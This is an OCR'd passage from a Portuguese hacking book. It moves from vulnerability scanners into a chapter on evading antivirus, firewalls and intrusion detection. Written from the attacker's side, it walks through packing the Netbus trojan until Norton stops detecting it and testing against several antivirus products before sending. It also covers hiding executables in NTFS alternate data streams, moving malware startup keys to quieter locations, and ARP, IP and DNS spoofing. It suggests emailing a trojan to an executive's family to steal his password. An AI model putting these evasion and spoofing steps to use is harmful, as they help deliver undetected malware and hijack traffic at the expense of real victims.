
Prontinho!

À esquerda, mostram-se os hosts que foram escaneados e, à direita, portas e falhas descobertas, além da uma janela maior com informações completas sobre esses bugs.

Nas versões mais novas do Nessus também há a opção de se utilizar uma interface web, o que facilita o acesso remoto de diferentes pessoas e equipes na hora de realizar a varredura de falhas.

Veja na imagem a seguir o menu de login desta interface:

Abaixo está o menu dos plugins que podem ser selecionados diretamente da interface web:



Relembrando: o Nessus é o escaneador de falhas mais completo de todos e, depois da opção de pesquisa manual, é a melhor opção para identificação de possíveis furos no sistema.

7.8 Softwares

7.8.1 Windows

- **Languard Network Scanner:** <www.gfi.com>.
- **Shadow Security Scanner:** <www.safety-lab.com>.
- **Retina:** <www.eeye.com>.
- **Syhunt:** <www.syhunt.com>.
- **Acunetix:** <www.acunetix.com>.

7.8.2 Linux

- **Nessus:** <www.nessus.org>.
- **Saint:** <http://www.wwdsi.com/saint/>.

7.9 Solução

As falhas sempre vão acontecer, por mais caro que os seus softwares possam ter custado. A melhor maneira então de se proteger é estar sempre realizando o Penetration Test (por isso citei anteriormente que era importante), passando scanners de vulnerabilidades e pesquisando manualmente. Assim, você estará sempre corrigindo os problemas dos seus softwares antes que alguém possa se aproveitar dessas falhas e usá-las para ganhar controle do sistema.

Tente se inscrever em listas de discussão sobre falhas (como a famosa bugtraq, disponível em <www.securityfocus.com>) para se manter atualizado sobre os últimos bugs encontrados.

- 8 -

Burlando Proteções

Até aqui já temos uma boa visão de como procedermos. Antes de decidirmos o caminho que tomaremos (se exploramos uma falha; se resolvemos, caso nenhuma falha tenha sido encontrada, utilizar a Engenharia Social e malware - trojans, etc.; se tentaremos sniffar a rede), temos que checar as proteções que o sistema-alvo possui e descobrir como burlá-las. Assim, passaremos despercebidos dentro do sistema.

Vamos nos concentrar em como burlar três tipos de ferramentas: o antivírus, o firewall e o IDS. São os mais importantes e, quando contornados, nos abrirão caminho para novos ataques.

8.1 Burlando o Antivírus

Um passo muito importante é impedir um programa malicioso de ser detectado pelos antivírus de hoje. Uma detecção poderia estragar todo o trabalho anterior que você teve até aqui. Outra coisa a ser lembrada é que, ao contrário de firewalls e IDSs que são mais usados em ambientes corporativos, praticamente todo mundo usa antivírus.


Suponhamos que você deseje obter uma senha de acesso de algum executivo de uma empresa muito importante. Dentro da empresa, os filtros de segurança não permitem arquivos anexos, mesmo que não sejam detectados vírus. Então, você manda um e-mail para a esposa ou filho dessa pessoa, sabendo que eles lerão no computador de casa que, normalmente, só possui o antivírus como proteção. Como quase todo mundo confia cegamente no antivírus, se ele não acusar nada no anexo que vier por e-mail, a chance de abrirem é muito alta.

8.1.1 Alteração em Hexadecimal

Atualmente, pela quantidade de vírus existente e pelo volume cada vez maior de arquivos a serem analisados, o antivírus tem que ter um processo rápido de identificação de infecção. Ele faz isso ana-

lisando uma sequência de caracteres dentro dos arquivos: se encontrar alguma que esteja no seu banco de dados, ele identifica como vírus. Se modificarmos essa sequência específica ou simplesmente realizarmos alguma alteração no texto que está dentro do executável (obviamente estando sempre realizando backups e testando para não correr o risco de corromper e perder o arquivo), o antivírus não mais detectará o software malicioso.

Para isso, pode-se usar um editor hexadecimal qualquer, como o XVI32. Ele permite que você altere em hexa ou ascii qualquer parte do arquivo.



Altere recursos como strings inúteis, endereços de arquivos no disco, chaves do registro e assinaturas diversas. Lembrando que é interessante fazer alguns backups do arquivo original para que, caso o programa seja corrompido, você possa retomar o original. Se isso não for o suficiente, vamos tentar um processo um pouco mais potente. Trabalharemos diretamente com os recursos que estão dentro do executável.


Vamos ver, a seguir, como fazer isso de modo fácil e rápido, utilizando um programa comercial próprio para esse tipo de tarefa.

8.1.2 Apagando Recursos do Executável

Ao modificar algumas strings, você não obteve muito sucesso? Vamos usar então um editor de recursos para trabalharmos direta-

mente com o programa. Que tipo de recursos? Desde strings a imagens, passando por alguns trechos de código e formulários que podem ser facilmente alterados. Primeiro, vou dar uma visão geral da nossa ferramenta, o PE Explorer (também chamado de Resource Explorer, em sua versão mais limitada). Essa ferramenta é feita pela empresa Heaventools e funciona por 30 dias para experimentação.


Temos aqui uma imagem do programa rodando e visualizando imagens que estão dentro de um arquivo binário. Você poderia trocar as imagens, baixá-las para o seu disco ou simplesmente apagar o recurso, o que é útil para evitar detecção do antivírus.



Observe a figura anterior. Dentro de RC DATA estão vários ícones. O que parece ser uma pequena casinha amarela são unidades de código (units) criadas pelo Delphi (Object Pascal). Dentro da unit TFRMAINFORM (formulário principal), temos vários recursos e em um deles encontramos algumas imagens.

Veja que interessante: o PE Explorer consegue realmente dissecar o executável e nos mostrar quase que o seu código original graficamente. No caso da imagem, poderíamos tomar a ação que quiséssemos: editar, salvar, apagar etc.

E não são somente executáveis que você pode modificar, não. De nada adiantaria você modificar um programa que cria uma DLL que continua sendo identificada pelo antivírus. Abra essa DLL e a modifique também, como mostrado a seguir:



No exemplo anterior, podemos modificar as chaves do registro que o arquivo DLL vai utilizar. Imagine as inúmeras utilidades que isso poderia nos trazer. A mais óbvia seria retirar o executável da inicialização em chaves muito conhecidas (como HKLM\Software\ Microsoft\Windows \CurrentVersion\Run) e colocar em outras mais discretas, que demorarão mais para serem descobertas. Lembre-se que todos os detalhes são importantes para evitar ser detectado posteriormente.

O programa possui inúmeros outros recursos, os quais não citarei aqui, pois fogem do assunto. O importante é lembrar que ele é uma ferramenta muito útil para ajudar a esconder programas do antivírus.

8.1.3 Compressão de Executáveis

Um outro ótimo recurso à disposição é o compressor de executáveis. Não, não é um compressor do tipo ZIP, RAR ou algo do tipo. É um programa que comprime os recursos do próprio executável (como espaços vazios), reduzindo o tamanho do arquivo, mas fazendo com que ele continue podendo ser executado normalmente. Isso normalmente muda o checksum do programa (falaremos sobre isso nos capítulos sobre proteção) e, às vezes, comprime alguns trechos de código que o antivírus utilizava para detectar. Resultado? Não detecta mais.


Existem muitos programas que realizam essa tarefa, como UPX, Petite, Aspack, Mew e outros. Na seção de programas, no fim deste capítulo, serão passados diversos links para esses softwares. Observe um exemplo

de como o Norton Antivírus (poderia ser qualquer outro) reage quando mandamos esconder um cavalo de troia muito conhecido, o Netbus. Para isso, vamos utilizar o compressor de executáveis chamado Petite.

Primeiramente, mandamos o antivírus detectar uma cópia do programa malicioso, antes de ter sido comprimida.

Vejamos o resultado dessa verificação:

Veja que ele detectou o cavalo de troia, dizendo Infecção encontrada, e logo em seguida excluiu o arquivo. Muito bem, vamos pegar a cópia desse mesmo executável detectado e passar o compressor de executáveis Petite, como você vê a seguir. Essa barra no programa mostra os recursos sendo comprimidos, tarefa que é rapidamente realizada.



Com o servidor comprimido, vamos novamente pedir ao Norton para verificar o arquivo servercompress.exe, que foi gerado pelo Petite. Clicamos nele com o botão direito e selecionamos a opção Verificar com o Norton Antivírus.

Qual será o resultado? Esse excelente antivírus comercial vai ser tão facilmente enganado? Apesar de, na teoria, sabermos que é simples, na prática, o impacto é maior.

Confira na imagem a seguir:

Nenhuma infecção foi encontrada. O arquivo está completamente indetectável (dica: sempre teste com vários antivírus antes de enviá-lo a alguém, já que o método de detecção pode variar de programa para programa). É um processo simples, mas extremamente eficiente, que, se combinado com os que eu mostrei anteriormente, consegue esconder qualquer arquivo ou programa.

Algumas vezes, pode ocorrer um erro no compressor. Isso geralmente acontece quando o arquivo executável já está comprimido. Alguns trojans, como o Beast, por exemplo, já geram seus executáveis assim. A dica é tentar descomprimir esses arquivos usando o PE Explorer. Ele possui plugins como o do compactador UPX, permitindo voltar o arquivo ao seu estado original. Novamente, é um programa muito útil.

8.1.4 Alternate Data Streams

Como esconder um arquivo do antivírus, além do método da compressão de executáveis? Um recurso interessante nos Windows mais recentes, graças ao sistema de arquivos NTFS é o Alternate Data Streams. É um stream de dados que pode ser adicionado a um arquivo já existente, mas que fica 100% oculto para qualquer pessoa que acesse o sistema.

O conceito é simples, é só separar o arquivo principal do stream de dados através de (:), dois pontos.

Seria então algo como marcos.jpg:arquivo.doc, por exemplo.

Exemplo:

Eu possuo o arquivo comentários.txt em um diretório C:\MARCOS. Então, eu poderia criar um novo arquivo de texto adicional e jogá-lo no stream de dados (Alternate Data Streams, ou apenas ADS) do primeiro arquivo.

```
C:\MARCOS> type esse texto estará oculto >
comentários.txt:oculto.txt
```

Também podemos criar streams de dados com arquivos executáveis, por exemplo:

```
C:\MARCOS> type c:\windows\system32\calc.exe >
comentários.txt:secreto.exe
```

Copiei a calculadora para dentro do ADS do comentários.txt, e coloquei o nome como secreto.exe.

E para executar isso ?

Você deve passar o caminho completo do arquivo, utilizando o comando *start*.

Exemplo:

```
C:\MARCOS> start
c:\MARCOS\comentarios.txt:secreto.exe
```

Pronto. A calculadora será iniciada.

8.2 Burlando o Firewall

O próximo passo é descobrirmos como fazer para burlar a proteção de um firewall de acesso. Isso é muito importante, pois de nada adianta instalar uma porta dos fundos no sistema ou executar uma falha que forneça um shell reverso se o firewall barrar. Não vou entrar em detalhes sobre o funcionamento desse tipo de proteção, já que existe uma seção que abordará o assunto no capítulo referente à segurança.

Geralmente, o firewall é configurado para uma excelente proteção de fora para dentro, deixando passar, muitas vezes, apenas conexões a servidores Web, de correio e algum tipo de serviço remoto que possua autenticação segura, como SSh.


Outras vezes, ele é configurado para barrar apenas endereços específicos. Exemplo: durante algum tempo, uma seção do site da Nasa ficou bloqueada para todos os endereços IPs que vinham do Brasil. Então, como eu faria para acessar esse recurso? Veremos nessa seção.

8.2.1 Servidores Proxy


Quando temos um único computador com acesso à Internet dentro de uma rede, geralmente o chamamos de gateway (portão). Para esse sistema fornecer acesso aos outros, ele poderia utilizar roteamento normal, o que faria com que programas como MSN, ICQ e IRC fossem rodados normalmente nos computadores que vão utilizar o acesso ou o que muitas empresas fazem é usar um servidor proxy nesse gateway. Quase sempre o proxy fornece acesso apenas a servidores Web e, em alguns casos, servidores de FTP. Seria uma solução mais segura.

O problema é que, se o endereço IP do gateway for público e as configurações de segurança do proxy não forem bem configuradas, qualquer pessoa na Internet pode utilizar esse servidor para navegar utilizando um endereço diferente. Assim, todo site visitado registraria o IP do proxy, e não o do usuário que está navegando por ele.


Mas onde conseguir endereços de servidores proxy atualizados? Tente os sites <www.proxy4free.com> e <www.publicproxyservers.com>, que contêm uma lista diária de novos proxys. Veja a seguir o site Proxy4free com sua lista diária de proxys:



Configurar o proxy no seu navegador é muito simples, geralmente em Opções>Conexão>Rede ou algo assim, varia entre cada um. Tanto IE, Opera e Mozilla possuem essa configuração, ou seja, você pode navegar anônimo em qualquer um deles. A seguir, você observa onde as configurações de proxy ficam no Internet Explorer.



Observe que existem dois *círculos vermelhos*. Isso porque você pode configurar o servidor proxy em dois locais. O primeiro botão, Configurações, é utilizado para configurar quando você está navegando por linha discada ou por banda larga utilizando um provedor que requer autenticação. Você seleciona a conexão à esquerda (no caso da imagem, é o IG) e clica no botão. Configurações da LAN é o local para se configurar quando você acessa a Internet através de rede local. Em ambos os casos, você vai encontrar a seguinte opção para incluir o proxy:



Simplesmente insira o endereço e a porta que está no site e saia navegando. Se ocorrer um erro, tente outro. Pode ser que o proxy não esteja mais disponível. Faça um teste interessante: após utilizar

um endereço de outro país, entre no Google. No meu exemplo, ele mostrou o Google do Japão, local que está o proxy que estou usando, demonstrando que realmente eu não estou sendo detectado. Se ainda tiver dúvidas, visite <www.stayinvisible.com> e clique em Test my IP para tentar descobrir o seu endereço IP e ver se está realmente oculto.

Esse tipo de recursos também está disponível para e-mails (remailers), clientes de MSN, Telnet, ICQ, IRC e outros (socks/wingate). É só pesquisar nos sites citados que você encontrará links de servidores para esses serviços. O modo de se configurar é bem parecido com o do browser.

8.2.2 Spoofing

Spoofing é a arte de criar endereços de rede falsos e utilizá-los para diversos propósitos: evitar ser capturado nos logs do sistema fazendo o que não devia, realizar escaneamentos estando totalmente ocultado ou ganhar acesso a máquinas que são protegidas por configurações de firewall. Exemplo: uma máquina da rede interna só aceita comunicar-se com o endereço IP 192.168.0.1 e o seu é 192.168.0.110. Você não poderia mudar o seu endereço, isso criaria um conflito na rede. Mas você poderia utilizar o IP Spoofing, uma das técnicas mais usadas para personificar quem você não é.

Para simplificar, pense da seguinte maneira: é como você chegar em algum local que te peçam um documento e você mostrar uma identidade falsa. Essa identidade não tem foto, somente um nome. A pessoa que está fazendo a segurança checa o nome, vê que você está na sua lista e o deixa entrar. Apesar de ser tecnicamente um pouco complexo, o conceito de spoofing é bem simples. Temos vários tipos: ARP Spoofing (spoofing de endereços MAC de rede através do protocolo ARP), DNS Spoofing e, claro, IP Spoofing. Vamos falar sobre este último. Para começar, existem dois tipos: IP spoofing cego e não cego.

8.2.3 IP Spoofing Não cego

Por que não cego? Geralmente, quando realizamos IP spoofing, modificamos o pacote a ser enviado, colocando outro endereço que não seja o nosso. Esse pacote irá até o seu destino e será processado por ele de alguma maneira, seja enviando uma resposta ou simplesmente recusando-o.

Agora como faremos para ver essa resposta, já que o endereço que está na informação enviada não é o nosso? A resposta é simples:

se estamos em uma rede local, podemos sniffar (farejar a rede), como visto no capítulo sobre sniffers. Isso seria o spoofing não cego, pois você pode ver a resposta do alvo, mesmo que ela seja endereçada a um endereço falso e inexistente.

8.2.4 IP Spoofing Cego

Nesta situação, estamos fora da nossa sub-rede, de uma rede local e, consequentemente, não podemos farejar o tráfego de resposta. Esse spoofing só é útil em casos em que você não precisa receber um pacote de volta. Exemplos: enviar e-mails, realizar Denial of Service etc. Também podemos utilizá-los para tentar acesso aos antigos serviços R baseados em autenticação por IP (rlogin, rsh etc.). Sabendo o endereço IP certo e enviando os comandos necessários, você poderia realizar alguma configuração de firewall ou execução de backdoor e, assim, obter acesso posterior à máquina ou mesmo conexão reversa utilizando o Netcat, por exemplo (veremos isso um pouco mais à frente).

Como o spoofing cego não é interessante para este capítulo, vou demonstrar como realizar facilmente um spoofing não cego em uma rede local.


8.2.5 Sterm

Sterm é um programa interessante. À primeira vista, é apenas um cliente de Telnet comum, do tipo "coloque o endereço IP e a porta", sem nenhuma outra opção. Ledo engano. É o mais poderoso programa de realização de IP spoofing para o sistema Windows, conseguindo a fantástica façanha de realizar um spoof full-duplex (ele consegue receber os dados também, sem você precisar ficar utilizando um sniffer à parte para fazer isso). Quando realizar uma conexão, será como se tivesse em uma sessão de Telnet comum, o que facilita muito o trabalho de entrar de modo oculto em algum local.


Para conseguir essa façanha, o sterm se vale do "ARP poisoning/spoofing". O pedido ARP está essencialmente perguntando: "Qual o endereço de hardware correspondente ao endereço IP que tenho aqui?".

Normalmente, somente o host com o IP correspondente envia uma resposta ARP e o resto dos computadores ignora o pedido ARP. Ele envenena então o cache ARP dos computadores que mantêm a lista dos endereços MAC e seus respectivos endereços IPs, respondendo com o endereço IP que você quiser.

De fato, é tão simples fazer isso que na configuração do programa ele lhe pergunta qual IP você gostaria de ter, como pode ser visto a seguir:




Após decidir o adaptador de rede, o endereço IP falso e, ainda, ter a possibilidade de escolher se vai realizar um MAC real ou spoofado (Mesmo sendo o MAC falso, o programa consegue receber as informações de volta? Por quê? Ele cria entradas duplas no ARP.), já estamos prontos para nos conectarmos onde for. Dê OK e clique no primeiro botão (um verde) do programa. A opção a seguir aparecerá para que você escreva o endereço IP e a porta que iremos nos conectar.



Clique em OK e pronto! Você estará realizando um spoofing de endereço IP, estando anônimo na sua conexão e, como pode ver, parece que está utilizando uma sessão de Telnet comum, como qualquer outra. Deixe as opções ARPReply Timeout e TCP Timeout nos números padrões. Se achar que a conexão está um pouco lenta, tente diminuí-los um pouco até que você se sinta satisfeito.

O resultado, observamos na sequência:



Observe a barra inferior do programa: Conectado a 10.125.0.1 despersonificando 10.125.0.66. Significa que o spoofing foi um sucesso. Outra linha interessante é *P*oisoning Target's ARP Cache, que significa Envenenando o cache ARP do alvo. O único problema do Sterm é que, apesar de fantástico, ele só consegue realizar spoofing não cego. Para tentar realizar um spoofing cego, você precisaria de um programa ligeiramente mais avançado. Na próxima seção, o Netwox é apresentado.

8.2.6 Netwox

Suíte de diversas ferramentas úteis de sistema e rede, baseado na biblioteca Netwib. Este software, disponível para diversas plataformas, permite realizar desde tarefas simples, como acessar um FTP, Telnet ou HTTP, passando por gerar hashs MD5, testar se algum diretório é seguro, sniffar a rede, realizar Synflood, traçar rota, pingar, spoffing de pacotes ICMP, Ethernet, UDP, TCP, DNS e IP. Ele

possui ao todo 216 funções das mais diversas. Essas que citei não representam nem 20% do que o programa realiza. A seguir, o menu principal do Netwox:

```
########## MAIN MENU
 0 - leave netwox
 3 - search tools
 a + information
 b + network protocol
 c + application protocol
 d + sniff
 e + spoof
 f + record
 g + client
 h + server
 i + tools not related to network
 j + administrators' tools
 k + attack tools
Select a node (key in 03abcdefghijk): d
########## sniff
 0 - leave netwox
 1 - go to main menu
 2 - go to previous menu
 3 - search tools
 a - 7:Sniff
 b - 10:Sniff and display network statistics
 c - 11:Sniff and verify checksums
 d - 13:Obtain DLT type for sniff and spoof for each device
Select a node (key in 0123abcd): a

Here is how to use this tool:
Title: Sniff
Note:
Usage: netwox 7 [-d device] [-f filter] [-r] [-p] [-i] [-t] [-s] [-H encode
 encode] [-o file_dst] [-R recordencode] [-c uint32] [-C uint32]
 Name                          Description (defaultvalue)
 --help                        display this help
 --kbd                         ask missing parameters from keyboard
 --argfile file                ask missing parameters from file
 -d|--device device            device name (Eth0)
 -f|--filter filter            pcap filter ()
```

Se você deseja trabalhar com Ipv4 ou Ipv6, realizar spoofing avançado, ter controle total dos seus pacotes enviados ou mesmo gerar senhas aleatórias (sim, o Netwox também faz isso, afinal são 216 funções diferentes), este é o programa a ser usado. É complexo de se usar, mas infinitamente mais avançado que o Sterm.

Seja qual programa você escolher, a técnica em si é uma excelente ferramenta para conseguirmos burlar filtros de firewalls e acessar locais nos quais antes não poderíamos. Se na Internet podemos fazer isso com servidores proxy anônimos, em uma rede interna só conseguimos essa façanha através do spoofing.


8.2.7 DNS Spoofing

Esta técnica consiste em enviar respostas falsas às requisições DNS legítimas. O DNS Spoofing só pode ser realizado quando você tem acesso a todo o tráfego da rede, através do redirecionamento

de tráfego (ARP Poisoning ou outro tipo). Após essa situação ocorrer, use o Ettercap ou o CAIN para fazer a falsificação das respostas do DNS.

8.2.7.1 DNS Spoofing com o Ettercap

Acesse o diretório do Ettercap e edite o arquivo etter.dns com o domínio em que você quer que a resposta seja falsificada e o IP para onde deseja enviar os usuários.

